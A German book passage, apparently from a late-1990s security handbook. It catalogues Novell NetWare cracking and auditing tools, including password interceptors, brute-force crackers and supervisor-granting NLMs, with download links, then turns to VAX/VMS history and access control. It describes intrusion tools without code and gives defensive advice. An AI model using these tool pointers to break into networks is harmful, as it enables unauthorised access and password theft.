BindView EMS ist ein umfangreiches Netzwerkverwaltungs- und Sicherheits-Tool. Es kann Ihr Netzwerk erfolgreich auf Sicherheitslöcher analysieren und identifiziert Problembereiche, Plattennutzung, Benutzerrechte und sogar die Vererbung von Benutzerrechten. Außerdem können Sie den Status von Objekten untersuchen, einschließlich aller Attribute von Dateien. Dieses umfassende Paket zur Netzwerkverwaltung ist ein kommerzielles Produkt.

Wegweiser:

BindView EMS finden Sie unter http://www.bindview.com/

19.6.12 SecureConsole

SecureConsole ist ein Sicherheitsprogramm aus Australien, mit dem Sie Ihre Sicherheit deutlich verbessern können. Es dient dem Schutz der Server-Konsole und ermöglicht eine verbesserte Zugriffskontrolle und weitreichende Audit-Möglichkeiten.

Wegweiser:

SecureConsole finden Sie unter http://www.serversystems.com/secure.htm.

19.6.13 GETEQUIV.EXE

GETEQUIV.EXE analysiert Privilegien-Übereinstimmungen von Benutzern des Netzwerks. (Wären Sie nicht überrascht, wenn Sie feststellen würden, daß jemand die gleichen Privilegien hat wie der Supervisor?) Es ist ein solides Tool zur schnellen Einschätzung der Sicherheitsebenen.

Wegweiser:

GETEQUIV.EXE finden Sie unter ftp://mft.ucs.ed.ac.uk/novell/utils/ jrb212a.zip.

19.7 Utilities zum Knacken von Novell-Netzwerken oder Testen ihrer Sicherheit

Die folgenden Tools wurden entweder von Personen geschrieben, die eine Verbesserung der Netzwerksicherheit anstrebten, oder von Crackern. Alle haben eines gemeinsam: Sie können verwendet werden, um in ein Novell-Netzwerk einzudringen.

19.7.1 Getit

Getit soll von Studenten der George Washington High School in Denver, Colorado, geschrieben worden sein und dient dazu, Paßwörter auf einem Novell-Netzwerk abzufangen. Das Programm ist in Assembler geschrieben und deshalb sehr klein. Dieses Tool wird durch eine beliebige Instanz der Applikation LOGIN.EXE angestoßen, das bei Novell zur Authentifizierung und zum Starten einer Login-Session auf einer Workstation verwendet wird. Aufgrund seiner Arbeitsweise ist Getit mit einem Sniffer vergleichbar. Es arbeitet direkt auf Betriebssystemebene und hört Aufrufe an Int 21h ab (und löst diese aus). Getit ist wahrscheinlich das bekannteste Hacking-Tool für NetWare, das je geschrieben wurde. Sie finden es unter ftp://ftp.fc.net/pub/phrack/underground/misc/getit.zip.

19.7.2 Burglar

Burglar ist ein etwas dubioses Utility. Es kann nur verwendet werden, wenn man physikalischen Zugriff zu dem NetWare-Fileserver hat. Es ist ein NLM (NetWare-ladbares Modul). Die meisten NetWare-Programme, die auf dem Server ausgeführt werden, sind ladbare Module. (Dies umfaßt alles vom Systemmonitor bis zu einfachen Anwendungen wie Editoren.) Das Utility wird normalerweise auf einer Diskette gespeichert. Manchmal muß der Angreifer den Server neu booten. Wenn der Angreifer dann an den Server-Prompt gelangt (ohne von paßwortgeschützten Programmen aufgehalten zu werden), wird das Utility in den Speicher geladen. Das führt dann zur Einrichtung eines Accounts mit Supervisor-Privilegien.

Die Auswirkungen dieses Utilitys auf Novell-Netzwerke waren allerdings wahrscheinlich nur sehr gering, da Fileserver selten ungeschützt zugänglich sind. Sie finden Burglar unter http://www2.s- gimb.lj.edus.si/natan/novell/burglar.zip.

19.7.3 Spooflog

Spooflog, von Greg Miller in C geschrieben, ist ein Programm, das einer Workstation vortäuschen kann, daß sie mit dem Server kommuniziert. Das ist ein ziemlich fortgeschrittener Exploit. Ich sollte an dieser Stelle anmerken, daß Greg Miller kein Cracker ist. Er stellt diese Programme über das Internet zur Verfügung, damit die allgemeine Netzwerksicherheit verbessert wird, und hat keinerlei Verbindungen zu radikalen Randgruppen.

Wegweiser:

Spooflog (und den Quellcode) finden Sie unter http://members.iglou.com/ gmiller/.

19.7.4 Setpass

Setpass, ein weiteres ladbares Modul, gibt dem Benutzer Supervisor-Status. Auch dieses Modul erfordert physikalischen Zugriff auf den Rechner. Im Grunde ist es eine Abwandlung von Burglar. Es funktioniert (Berichten zufolge) auf Novell Netware 3.x bis 4.x. Sie finden Setpass unter http://www.execulink.com/~chad/midnight/novell/setpass.zip.

19.7.5 NWPCRACK

NWPCRACK ist ein Gewaltattacken-Utility zum Knacken von Paßwörtern auf der Novell- Plattform. Dieses Utility wird am besten von einem entfernten Rechner aus verwendet, da es die Paßwörter über längere Zeiträume hinweg bearbeitet. Der Autor weist darauf hin, daß es Verzögerungen zwischen Paßwortversuchen gibt und die Gewaltattacke deshalb einige Zeit dauern könnte. Das Utility funktioniert wahrscheinlich am besten, wenn der Cracker ein Netzwerk angreift, über das er Informationen hat (z.B. über die Leute, die den Rechner benutzen). Davon abgesehen glaube ich, daß ein Tool für Gewaltattacken gegen eine Umgebung wie NetWare wahrscheinlich ziemlich unpraktisch ist. Dennoch gibt es Cracker, die darauf schwören. Sie finden NWPCRACK unter http://www.digital-gangsters.com/hp/ utilities/nwpcrack.zip.

19.7.6 IPXCntrl

IPXCntrl von Jay Hackney ist ein hochentwickeltes Utility, das die Fernsteuerung von jedem beliebigen, bloßgestellten System ermöglicht. Das Paket enthält so etwas wie einen Client und einen Server, obwohl diese kein Client und Server im herkömmlichen Sinne sind. Sie werden Master und Minion (Lakai) genannt. Der Master lenkt den Minion über externe Leitungen. Mit anderen Worten überzeugt diese Software das Netzwerk davon, daß die Tastatureingaben von dem Minion kommen, obwohl sie eigentlich vom Master stammen. IPXCntrl läuft als ein TSR-Programm (Terminate and Stay Resident), das im Hauptspeicher verbleibt, auch wenn es gerade nicht ausgeführt wird. Sie finden es unter http://home1.swipnet.se/ ~w-12702/11A/FILES/IPXCTRL1.ZIP.

19.7.7 Crack

Crack ist ein Paßwort-Knacker für die Novell-NetWare-Plattform. Dieser Paßwort-Knacker basiert auf einer Wortliste (ähnlich wie sein Namensvetter für Unix). Er ist ein umfassendes Tool, das nicht erfordert, daß NetWare sich auf der lokalen Platte befindet. Ein gutes Tool zum Testen Ihrer Paßwörter.

Wegweiser:

Crack finden Sie unter http://www.mechnet.liv.ac.uk/~roy/freeware/ crack.html.

19.7.8 Snoop

Snoop ist wirklich gut. Es sammelt Informationen über Prozesse und die Shell. Ein ausgezeichnetes Tool zum Sammeln von Informationen über jede einzelne Workstation und zum Beobachten der Shell.

Wegweiser:

Snoop finden Sie unter
http://www.shareware.com/code/engine/File?archive=novell-netwire&file=napi%2fcltsdk1e%2fsnoop%2eexe&size=102625
.

19.7.9 Novelbfh.exe

Novelbfh.exe ist ein mit Gewalt vorgehender Paßwort-Knacker. Er probiert so lange unterschiedliche Buchstabenkombinationen durch, bis er das Paßwort schließlich knackt. Das Problem bei diesen Utilities ist natürlich, daß sie sehr viel Zeit benötigen. Wenn der Supervisor die *intruder detection* aktiviert hat, wird es außerdem zu einer Sperrung des Accounts (intruder detection lockout - IDL) kommen. IDL funktioniert durch Setzen eines Grenzwertes, der die Anzahl von fehlgeschlagenen Login-Versuchen festlegt, die ein Benutzer durchführen darf. Zu diesem Wert wird die *Bad Login Count Retention Time* addiert. Das ist der Zeitraum (voreingestellt mit 30 Minuten), währenddem fehlgeschlagene Login-Versuche dem IDL-Schema zugeordnet werden. Wenn also z.B. um 13.00 Uhr ein fehlgeschlagener Login-Versuch gemacht wird, wird die Überwachung dieses Accounts (für diesen IDL) bis 1:30 Uhr fortgesetzt. Um dies noch zu verschärfen, kann der Supervisor auch die Länge des Zeitraums bestimmen, für den der Account gesperrt bleibt. Die Voreinstellung für diesen Wert ist 15 Minuten. IDL ist daher eine vielversprechende Methode zur Abwehr von Gewaltattacken. Wenn diese Optionen aktiviert sind, hat ein Cracker bei einer Novell-NetWare-Plattform keine Chance. Das Programm finden Sie unter http://www2.s- gimb.lj.edus.si/natan/novell/novelbfh.zip.

Tip:

Wenn Sie in Sachen Sicherheit ein Neuling sind und ein Novell-NetWare- Netzwerk verwalten, sollten Sie IDL aktivieren, wenn dies nicht schon der Fall ist. Außerdem sollten Sie - mindestens zweimal wöchentlich - das durch diesen Prozeß erzeugte Audit-Protokoll überprüfen. (Die Ereignisse werden in einer Datei protokolliert.) Sie können diese Protokolldatei (das Äquivalent zu /var/adm/messages und syslog bei Unix) ansehen, indem Sie in das Verzeichnis SYS:SYSTEM wechseln und den Befehl PAUDIT eingeben.

19.7.10 Weitere Tools zum Knacken von Novell

Tabelle 19.1 enthält einige weniger bedeutende Tools zum Knacken von Novell, die aber auch zu einer ernsthaften Gefährdung der Systemsicherheit führen können. Wenn Sie nach ihnen suchen wollen, geben Sie am besten in Ihrer bevorzugten Suchmaschine den Dateinamen als Suchwort ein.

Tabelle 19.1: Wenige bekannte Tools zum Knacken von Novell

Tool	Dateiname	Zweck
CONTROL	control.zip	Verwenden Sie dieses Programm zur heimlichen Steuerung entfernter Server.
FSINFO	fsinfo11.zip	Ein Scanner-ähnliches Utility, das Schwachstellen von lokalen NetWare-Servern aufdeckt.
LA	la.zip	Ähnliche Funktionalität wie CONTROL; ermöglicht Ihnen, heimlich entfernte Server zu steuern.
NetCrack	netcrack.zip	Setzt die Bindery außer Gefecht, so daß Sie alle Paßwörter neu setzen können.
Novell FFS	novellffs.zip	Simuliert einen Fileserver, der verwendet werden kann, um nichtsahnende Benutzer zu spoofen.
RCON	rcon.zip	Dieses Programm attackiert RCONSOLE-Schwachstellen.
SETPWD	retpwd.zip	Wenn Sie physikalischen Zugang zum Server bekommen können, gibt dieses Programm Ihnen Supervisor-Privilegien.
STUDENT	student.exe	Dieses Programm ersetzt LOGIN.EXE und erzielt Supervisor-Zugriff.
SUPE	hack.zip	Gewährt allen Benutzern Supervisor-Rechte, während der Supervisor eingeloggt ist.

19.8 Informationsquellen

Hier finden Sie einige Informationsquellen zur Sicherheit von Novell-NetWare. Es sind Bücher, Artikel, Webseiten und einige Newsgruppen.

19.8.1 Verschiedene Informationsquellen

Novell NetWare Security von MH Software. Dies ist ein spannendes Dokument, das hauptsächlich für FoxPro-Programmierer geschrieben wurde. Es behandelt Schwächen der Novell- Sicherheitsarchitektur und zeigt, wie man diese bei der FoxPro-Entwicklung auf dem NetWare-System berücksichtigen sollte. Mehr Informationen finden Sie unter http:// www.mhsoftware.com/FoxPro_Misc/novell.htm.

NetWare Security in a Nut Shell. Obwohl etwas veraltet, ist dies eine ausgezeichnete Abhandlung über NetWare-Sicherheit, die Themen wie die Sicherheit der NLM-Bindery, des Dateisystems und der Verzeichnisdienste anspricht. Sie finden sie unter http://developer.novell.com/research/devnotes/1996/august/03/02.htm .

Guide for Protecting Local Area Networks and Wide Area Networks. Department of Health and Human Services. Dies ist ein sehr guter, allgemeiner Überblick über die Sicherheitsrisiken in LAN- and WAN-Umgebungen. Sie finden ihn unter http://bilbo.isu.edu/security/isl/lan-doc.html .

TCP/IP and NetWare from Network Technology Professionals. Ein guter FAQ, der sich mit dem Einsatz von TCP/IP auf der NetWare-Plattform befaßt. (Er behandelt potentielle Sicherheitsprobleme beim Einsatz von IP-Source-Routing.) Sie finden ihn unter http:// www.ntp.net/documents/faq/nvfaq-e.htm.

The NetWare Connection: http://www.novell.com/nwc/.

Inside NetWare: http://www.cobb.com/inw/index.htm.

Institute of Management and Administration: http://www.ioma.com/ioma/mlc/index.html.

19.8.2 Usenet-Newsgruppen

Die folgenden Newsgruppen befassen sich mit NetWare:

- comp.os.netware.announce - NetWare-Mitteilungen
- comp.os.netware.connectivity - Connectivity-Produkte
- comp.os.netware.misc - Allgemeine NetWare-Themen
- comp.os.netware.security - NetWare-Sicherheit

19.8.3 Bücher

Bulletproofing NetWare: Solving the 175 Most Common Problems Before They Happen. Mark Wilkins und Glenn E. Weadock. McGraw-Hill, 1997. ISBN: 0070676216.

CNE Training Guide: NetWare 4.1 Administration. Karanjit S. Siyan. New Riders Publishing, 1995. ISBN: 1562053728.

NetWare Security. William Steen. New Riders Publishing, 1996.

Novell's Guide to Integrating NetWare and TCP/IP. Drew Heywood. Novell Press/IDG Books Worldwide, 1996.

NetWare Unleashed, Second Edition Rick Sant'Angelo. Sams Publishing, 1995.

A Guide to NetWare for UNIX. Cathy Gunn. Prentice Hall, 1995.

NetWare LAN Management ToolKit. Rick Segal. Sams Publishing, 1992.

The Complete Guide to NetWare 4.1. James E. Gaskin. Sybex Publications, 1995.

Building Intranets on NT, NetWare, Solaris: An Administrator's Guide: Tom Rasmussen und Morgan Stern. Sybex, 1997.

The NetWare to Internet Connection. Morgan Stern. Sybex, 1996.

NetWare to Internet Gateways. James E. Gaskin. Prentice Hall Computer Books, 1996.

Novell's Guide to NetWare LAN Analysis. Dan E. Hakes und Laura Chappell. Sybex, 1994.

Novell's Four Principles of NDS. Jeff Hughes. IDG Books Worldwide, 1996. ISBN: 0- 76454-522-1.

NetWare Web Development. Peter Kuo. Sams Publishing. 1996.

The Complete Guide to NetWare 4.11/Intranetware. James E. Gaskin. Sybex, 1996. ISBN: 078211931X.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

20

VAX/VMS

In diesem Kapitel wollen wir ein wenig in Erinnerungen schwelgen. Auch für die Jüngeren unter Ihnen ist ein kleiner Ausflug in die Geschichte sicher interessant. Ich beginne mit dem Aufstieg der Digital Equipment Corporation (DEC), des Unternehmens, das die einst so populären VAX (Virtual Address Extension) hergestellt hat.

Auf die eine oder andere Weise war DEC immer an kritischen Momenten der Computergeschichte beteiligt. (Vielleicht erinnern Sie sich daran, daß Ken Thompson Unix zuerst auf einer DEC PDP-10 gehackt hat.)

Wegweiser:

Um eine Vorstellung davon zu bekommen, wie lange DEC bereits Computerprodukte für die Industrie liefert, sollten Sie sich etwas Zeit nehmen und folgende Webseite besuchen: http://www.cs.orst.edu/~crowl/history/.

Der obige Link führt Sie zu Lawrence Cowls wunderbarer Site über die Geschichte des Computers. Dort sind die Meilensteine unserer Computerkultur dargestellt (beginnend mit dem allerersten Computer von Charles Babbage, ca. 1823). Auch die erste DEC PDP-1 ist auf dieser Site zu finden. Kurze Zeit darauf produzierte DEC bereits eine breite Palette von Produkten, z.B. den ersten Minicomputer - die DEC PDP-8.

1978 produzierte DEC die erste VAX, die Digital VAX 11/780. Diese Maschine bot eine 32-Bit-Architektur und 1 MIPS Leistung. Gemessen an dem damaligen Standard war die 11/ 780 leistungsfähig und schnell. (Und abwärtskompatibel zu der PDP-Reihe, die ihr vorausging.) Der Preis? Läppische 200.000 Dollar.

Hinweis:

MIPS steht für million instructions per second (Millionen Anweisungen pro Sekunde).

Seltsamerweise wurde die 11/780 so populär, daß sie sich als Benchmark-Maschine für den MIPS-Index etablierte. Sie wurde somit zum Maßstab für die Messung aller späteren Workstations. (Und das, obwohl die IBM 370/158 in Sachen Geschwindigkeit und Rechenleistung durchaus vergleichbare Werte erzielte. Dennoch erreichte die IBM 370/158 nie die Beliebtheit der 11/780.)

Noch einmal: Die 11/780 war eine Maschine für 200.000 Dollar, die annähernd 1 Million Anweisungen pro Sekunde bearbeiten konnte. Fantastisch. Wenn Sie diese Maschine heute im Internet zum Verkauf anbieten würden, müßten Sie dem Käufer noch etwas dazugeben, damit er sie abtransportiert. Nach heutigen Standards ist sie entweder Schrott oder, etwas milder ausgedrückt, ein Sammlerstück. Eine Sache machte die 11/780 jedoch zu einer ganz besonderen Innovation und unterscheidet sie noch immer von den anderen Rechnern in der Geschichte des Computers: Die 11/780 konnte zwei Betriebssysteme unterstützen. Das eine war das damals schon recht bekannte Unix, und das andere war VMS. Wir werden uns VMS gleich zuwenden, zuvor möchte ich Ihnen aber noch eine Vorstellung davon vermitteln, worum es bei der VAX ging.

VAX war ein Mehrbenutzersystem. Viele Leser sind vielleicht zu jung, um sich an die VAX- Stationen erinnern zu können. Die MicroVAX ist ca. 90 cm hoch, und ihre Karten sind größer als die meisten modernen Motherboards von PCs.

Als Terminal wurde ein VT220 verwendet, mit einem sichtbaren Bereich von ca. 8 1/2 Zoll. Auf der Rückseite des Terminals befinden sich verschiedene Anschlüsse. Darunter sind ein Datenleitungsanschluß, ein Druckeranschluß und ein serieller Port. Der serielle Port kann auf erstaunliche 19.200 Baud eingestellt werden, und die verfügbaren Terminal-Emulationen beinhalteten VT220 und VT100. Wenn Sie ein Modem an das Terminal anschließen, müssen Sie die Modembefehle auf einem leeren Bildschirm mit einem blinkenden Cursor eingeben. (Ein Wählvorgang würde z.B. durch Eingabe von ATDT5551212 eingeleitet.)

In dem Terminal befindet sich eine Firmware. Das ist Software, die auf der Platine hartcodiert ist. (PC-Benutzer können sich das wie ihr CMOS vorstellen. Es ist ein kleines Software-Modul, das eine begrenzte Anzahl von Aufgaben durchführen kann.) Leider hatte ich keine Möglichkeit, an eine Abbildung des Bildschirms zu kommen, so daß ich ihn beschreiben muß. Wenn das Terminal bootet, sehen Sie zuerst eine Copyright-Meldung und dann einen leeren Bildschirm mit einem blinkenden Cursor. Das Terminal ist nun bereit, Befehle entgegenzunehmen. Um die Einstellungen der Firmware zu ändern, betätigen Sie die [F3]- Taste Dadurch erhalten Sie am unteren Bildschirmrand ein Menü, in dem Sie unterschiedliche Einstellungen ansehen und ändern können. Diese betreffen nicht nur die Art, in der die Kommunikation durchgeführt wird, sondern auch das Layout und das Verhalten des Bildschirms. Sie können z.B. zwischen schwarzer Schrift auf bernsteinfarbenem Hintergrund oder umgekehrt wählen. Sie können eine Schreibmaschinentastatur oder einen Datenmodus festlegen und die Anzahl von Zeichen pro Zeile und Zeilen je Bildschirm verändern. Außerdem enthält die Firmware noch kurze Hilfe-Meldungen, die in der Statuszeile unten am Bildschirm zu sehen sind und z.B. anzeigen, welchen Drucker Sie benutzen. Maus, Festplatte, Diskettenlaufwerk oder andere Komponenten sind weder vorhanden noch erforderlich.

Hinsichtlich der Einstellungen für die Datenübertragung haben Sie eine große Auswahl. Sie können z.B. die Bitzahl verändern (normalerweise 7 oder 8) und auch die Parität (keine, ungerade, gerade). Dadurch kann das VT220 nicht nur mit VAX-Maschinen kommunizieren, sondern auch mit einer Vielzahl von Unix-Maschinen. Sie können ein VT220-Terminal z.B. als »Kopf« einer Workstation verwenden, die sonst keinen Monitor hat. Dazu schließt man das Terminal an den ersten seriellen Port der Workstation an. (Für die meisten Unix- Versionen muß man das achte Bit weglassen.)

Tip:

Für Linux-Hacker: Sie können Ihrem Rechner auch einen Internet-Knoten »hinzufügen«, indem sie ein solches Terminal benutzen. Dazu schließen Sie das Terminal entweder an COM1 oder COM2 an. Dann editieren Sie inittab , um eine weitere Instanz von getty an diesem Port zu erzeugen. Damit dies funktioniert, müssen Sie ein Nullmodem-Kabel verwenden. Außerdem müssen Sie als Emulation VT100 einstellen. Nach dem Reboot des Linux- Rechners wird ein Login-Prompt auf dem VT220 zu sehen sein. Dort melden Sie sich als irgendein gültiger Benutzer an, und Sie sind fertig. Dies ist sehr wertvoll, besonders, wenn Sie jemandem die Programmierung oder Navigation des Internet über eine Befehlszeilen-Schnittstelle (CLI - command line interface) beibringen wollen. Eines ist noch wichtig: Wenn Sie denselben COM-Port verwenden, an dem normalerweise Ihre Maus angeschlossen ist, müssen Sie gpm (general purpose mouse support) deaktivieren. Dasselbe gilt für die Konfiguration Ihres X-Servers.

Diese Terminals waren zwar für die Verwendung mit der VAX vorgesehen, können aber auch als die preiswerteste Methode für einen Zugang zum Internet verwendet werden. Natürlich benötigen Sie dafür eine altmodische Wählverbindung (vielleicht in Delphi), aber der Preis ist unschlagbar. Sie können ein solches Terminal heute für 20 Dollar kaufen. Dazu brauchen Sie noch ein 19.200-Baud-Modem, und das war's. Auch für den Zugang zu lokalen Mailboxen sind diese Geräte großartig.

Tip:

Interessant ist hierbei, daß ein solches Terminal von sich aus keine Umgebungsvariablen hat. Alle Umgebungsvariablen werden von der Shell übernommen, die Sie auf dem entfernten Rechner bekommen.

Mit einem solchen Terminal können Sie sich mit der VAX verbinden. (Beachten Sie bitte, daß ich nur sehr frühe Ausführungen von VT-Terminals beschrieben habe. Viele spätere Modelle unterstützten unterschiedliche Farben und Grafik-Modi, die bei den älteren VT100- und VT220-Terminals noch nicht verfügbar waren. Diese neueren Modelle sind sehr funktionstüchtig, aber sie können bis zu mehrere hundert Dollar kosten. Gute Beispiele hierfür sind VT330 und VT340.)

Sie können sich aber auch ohne ein solches Terminal mit einer VAX verbinden. Dies geschieht normalerweise mit Hilfe einer PC-Software, die eine VT100-Terminal-Emulation unterstützt. (Eine weitere beliebte und kompatible Emulation ist Kermit.)

20.1 VMS

Das VMS-Betriebssystem (Virtual Memory System) ist einzigartig, weist aber dennoch Ähnlichkeiten mit einigen anderen auf. Das Einloggen funktioniert ähnlich wie bei einem Unix-System. Sie erhalten einen Login-Prompt (Username:) und einen Paßwort-Prompt. Wenn Sie die korrekten Informationen eingegeben haben, sehen Sie einen Prompt in Form eines Dollar-Zeichens ($). Außerdem erhalten Sie eine Reihe von Werten, wenn Sie sich anmelden, darunter Ihren Benutzernamen, Ihre Prozeß-ID und so weiter.

Einige übliche VMS-Befehle sind in Tabelle 20.1 aufgeführt.

Tabelle 20.1: Übliche VMS-Befehle

Befehl	Zweck
`HELP [args]`	Ohne Argumente führt dieser Befehl zu dem Prompt Topic?. Dem HELP-Befehl wird normalerweise der Befehl angefügt, über den Sie etwas erfahren möchten.
`COPY [arg1 arg2]`	Kopiert ein oder mehrere Dateien in eine andere Datei oder ein Verzeichnis.
`DIRECTORY`	Ähnlich dem DOS-Befehl dir führt dieser Befehl zur Ausgabe des Inhalts eines Verzeichnisses und der mit den Dateien verbundenen Attribute.
`MAIL`	Ruft die Mail-Schnittstelle für VAX auf. Diese funktioniert ähnlich wie Mail bei Unix. Wenn Sie eine Nachricht verfassen wollen, werden Sie aufgefordert, einen Empfänger und einen Betreff einzugeben.
`LOOK`	Das VAX-Äquivalent zum Unix-Befehl ps. LOOK zeigt Ihnen Ihre laufenden Prozesse.

Tip:

Es gibt eine nützliche Tabelle mit einer Gegenüberstellung von VAX- und Unix-Befehlen, die sich gut als Kurzreferenz für Unix-Anwender eignet. Sie finden sie unter http://egret.ma.iup.edu/~whmf/vms_to_unix.html. Es wäre gut, wenn Sie gleich einen Blick darauf werfen würden, da ich mich in diesem Kapitel noch auf einige dieser Befehle beziehen werde.

VMS hat viele Annehmlichkeiten, die Sie von anderen Betriebssystemen her kennen. Die Befehle sind nur etwas anders. Die C-Shell bei Unix hat z.B. eine Einrichtung, die zuvor am Prompt eingegebene Befehle erneut aufruft. Dieser Befehlspuffer wird history genannt. (DOS hat ein ähnliches Modul, das normalerweise beim Booten geladen wird und DOSkey heißt.) Bei VMS können Sie zuvor eingetippte Befehle durch (Strg)+(B) zurückrufen.

Weiterhin gibt es Tastenkombinationen zum Stoppen eines Prozesses, Auflisten aller Prozesse, Wiederaufnahme eines Prozesses, Aufrufen aktueller Benutzerstatistiken und Editieren der aktuellen Befehlszeile.

Es sind immer noch viele VAX-Server im Internet, und VMS ist noch lange nicht tot. Die neueste Version heißt OpenVMS. OpenVMS ist für VAX und Alpha-Rechner verfügbar. Alphas sind extrem schnelle Workstations (derzeit mit Geschwindigkeiten von mehr als 400 MHz), auf denen Windows NT, OpenVMS, Linux oder Digital UNIX laufen können.

Die Mehrzahl der VAX-Server im Internet sind ältere Modelle. Viele befinden sich in Universitäts-Bibliotheken und ermöglichen den Benutzern die Suche in elektronischen Katalogen. Aller Wahrscheinlichkeit nach sind die meisten älteren VAX-Rechner mindestens so sicher wie ihre Unix-Entsprechungen. Das ist deshalb so, weil man über das VAX/VMS- System und seine Sicherheit so viel weiß. Wenn es ein Sicherheitsloch gibt, dann nur deswegen, weil der Administrator es übersehen hat.

20.2 Die Sicherheit von VMS

Sicherheitsaspekte werden von VMS gut unterstützt. Z.B. gibt es eine sehr effektive Zugriffskontrolle. (Ob diese vom Systemadministrator auch richtig umgesetzt wird, ist allerdings eine andere Frage.) Die Zugriffskontrolle von VMS ist mindestens so umfassend wie die der Novell-NetWare-Plattform. Hier sind einige der Werte, die kontrolliert werden können:

- *Zeit*. Sie können sowohl die Wochentage als auch die Stunden bestimmen, an denen ein Benutzer Zugriff auf einen bestimmten Bereich des Systems erhalten soll. (Die Default- Einstellung erlaubt dem Benutzer Zugriff zu jeder Zeit, 24 Stunden am Tag und 7 Tage in der Woche.) Diese Zugriffskontrolle funktioniert ähnlich wie eine Firewall: »Was nicht ausdrücklich erlaubt ist, ist verboten.«
- *Modus*. Dies ist ein interessantes Feature. Sie können den Modus festlegen, in dem ein Benutzer sich mit dem System verbinden und interagieren kann. So können Sie entfernte Netzwerk-Logins auf bestimmte Zeiten beschränken oder sie ganz verhindern. Da dies benutzerabhängig geschehen kann, ist die Remote-Sicherheit dieses Systems viel stärker als die vieler anderer Plattformen. Sie können schlecht anfangen, ein System zu knacken, wenn Sie sich nicht einmal einloggen dürfen. (Gleich befassen wir uns mit einigen Utilities, die von sich entfernt einwählenden Benutzern eine Rückruf-Verifizierung erzwingen.)
- *Ressourcen*. Sie können die Ressourcen festlegen, die einem Benutzer nach dem Einloggen zur Verfügung stehen sollen. Das ist nützlich, um den Zugang zu bestimmten Zweigen einer Verzeichnishierarchie zu unterbinden.

Das ist wirklich nur ein Bruchteil der in VMS verfügbaren Zugriffskontrollen. Es gibt mehrere Ebenen von Privilegien, und diese können Gruppen zugeordnet werden. Gruppen wiederum können z.B. auf bestimmte Ressourcen beschränkt sein. Die Zugriffskontrolle ist bei VMS ein sehr komplexes Thema. Es gibt sehr viele Optionen. Das ist auch der Grund, warum Cracker überhaupt eine halbwegs reelle Chance haben, ein Sicherheitsloch zu finden. Manchmal kann die Komplexität selbst ein Sicherheitsrisiko darstellen. Cracker sind sich dessen sehr wohl bewußt:

> *Der größte Vorteil von VMS ist seine Flexibilität. Der Systemverwalter hat die Wahl zwischen einer Menge von Sicherheits-Features, die er implementieren oder ignorieren kann. Zum Glück für die Cracker scheinen alle die wirklich wichtigen zu ignorieren. Es ist möglich, alle, bestimmte oder keine der erzeugten Dateien zu schützen. Es ist außerdem möglich, allgemeine oder eingeschränkte Paßwörter zu verwenden oder überhaupt keine Paßwörter. Zugriffscodes können global oder eingeschränkt sein. Die Log-Datei kann ignoriert, nur zu Protokollierungszwecken verwendet oder als Tool zur Sicherheitskontrolle eingesetzt werden.*

Wegweiser:

Der obige Paragraph ist ein Auszug aus Lex Luthors »Advanced Hacking VAX's VMS« (Legion of Doom. 1. Juni 1985). Sie finden ihn online unter http://www.mdc.net/~trent/hackvax.txt.

Dieses Dokument ist einer der maßgeblichen Texte zum Knacken des VMS-Systems. Es stammt von Lex Luthor (natürlich ein Pseudonym), der 1984 eine Mailbox mit Namen Legion of Doom einrichtete. Aus einigen der Benutzer und weiteren Personen versammelte Luthor eine Cracker-Gruppe um sich, die

denselben Namen trug. Legion of Doom führten einige der außergewöhnlichsten Cracks aller Zeiten durch. Sie veröffentlichten viele elektronische Magazine im Internet, die die Kunst des Knackens vereinfachten, darunter das *LoD Technical Journal*. Die US-Regierung führte gegen Mitglieder der Gruppe einen nur vorübergehend erfolgreichen Feldzug. Heute sind die früheren LoD-Mitglieder ein kleiner Bestandteil der Internet-Folklore.

Wegweiser:

Vielleicht eines der besten im Internet verfügbaren Dokumente über die Sicherung eines VMS-Rechners wurde weder von einem Cracker noch von einem Hacker geschrieben: »A Practical Exercise in Securing an OpenVMS System«, von Rob McMillan vom Prentice Centre, The University Of Queensland. Sie finden es unter http://nsi.org/Library/Compsec/openvms.txt .

Ein VAX- (oder beliebiges VMS-basiertes) System anzugreifen, ist etwas ganz anderes, als ein Unix-System zu attackieren. Erstens einmal ist das Konzept der Paßwortdatei ein anderes, und auch ihre Struktur unterscheidet sich von ihrem Unix-Äquivalent. Unix-Systeme haben eine /etc/passwd, die Benutzernamen, Paßwort, Login-Shell und Gruppe definiert. Das VMS-System dagegen verwendet eine Datei, die nicht nur diese Werte, sondern viele weitere Variablen definiert:

> *Jede DEC, auf der VMS läuft, bewahrt die Benutzerprofile in einer Datei namens SYSUAF (System User Authorization File) auf. Für jeden Benutzer des Systems, auch für den Systemverwalter, gibt es einen Datensatz, der dem Computer mitteilt, wann und wie ein Benutzer sich in das System einloggen kann. Er enthält auch Einzelheiten zu Paßwort-Alterung, Paßwortlängen und allen Möglichkeiten, die einem Benutzer nach dem Einloggen zur Verfügung stehen.*

Wegweiser:

Der obige Absatz ist ein Auszug aus »The Five Minute Guide to VMS Security: Product Review PC-DEC-Audit« (AudIT Magazine. 1994).

Man darf nicht außer acht lassen, daß diese ausführliche Paßwortdatei auch Nachteile hat. Einer davon ist dieser: Wenn ein Cracker sich Zugriff auf diese Datei verschafft und sie knackt (mit Hilfe der später in diesem Kapitel beschriebenen Utilities), ist das ganze System sofort einbruchgefährdet. Die Wahrscheinlichkeit, daß so etwas passiert, ist allerdings gering.

Der Benutzer wird übrigens durch die Verwendung eines Benutzer-Identifikationscodes (UIC - user identification code) identifiziert. Das ist eine ganz ähnliche Methode wie GID bei Unix. Der Code identifiziert den Benutzer und zu welchen Gruppen er gehören darf. Wie Sie sich vielleicht schon gedacht haben, kommt der UIC aus der zentralen Datenbank:

> *Wenn Sie sich in ein System einloggen, kopiert das Betriebssystem Ihren UIC von Ihrer UAF (User Authorization File) in die UAF des Systems (SYSUAF.DAT) und weist sie Ihrem Prozeß zu. Sie dient für die Dauer des Prozesses als Identifikation.*

Wegweiser:

Der obige Abschnitt ist ein Auszug aus »OpenVMS Guide to System Security: Contents of a User's Security Profile. 4.1.1.3 How Your Process Acquires a UIC«, den Sie unter http://wawona.ethz.ch/OpenVMS_docu/ssb71/6346/ 6346p004.htm#heading_4.1.1 finden.

20.3 Einige alte Sicherheitslöcher

Im folgenden werde ich einige bekannte Sicherheitslöcher aufführen.

20.3.1 Sicherheitsloch Mountd

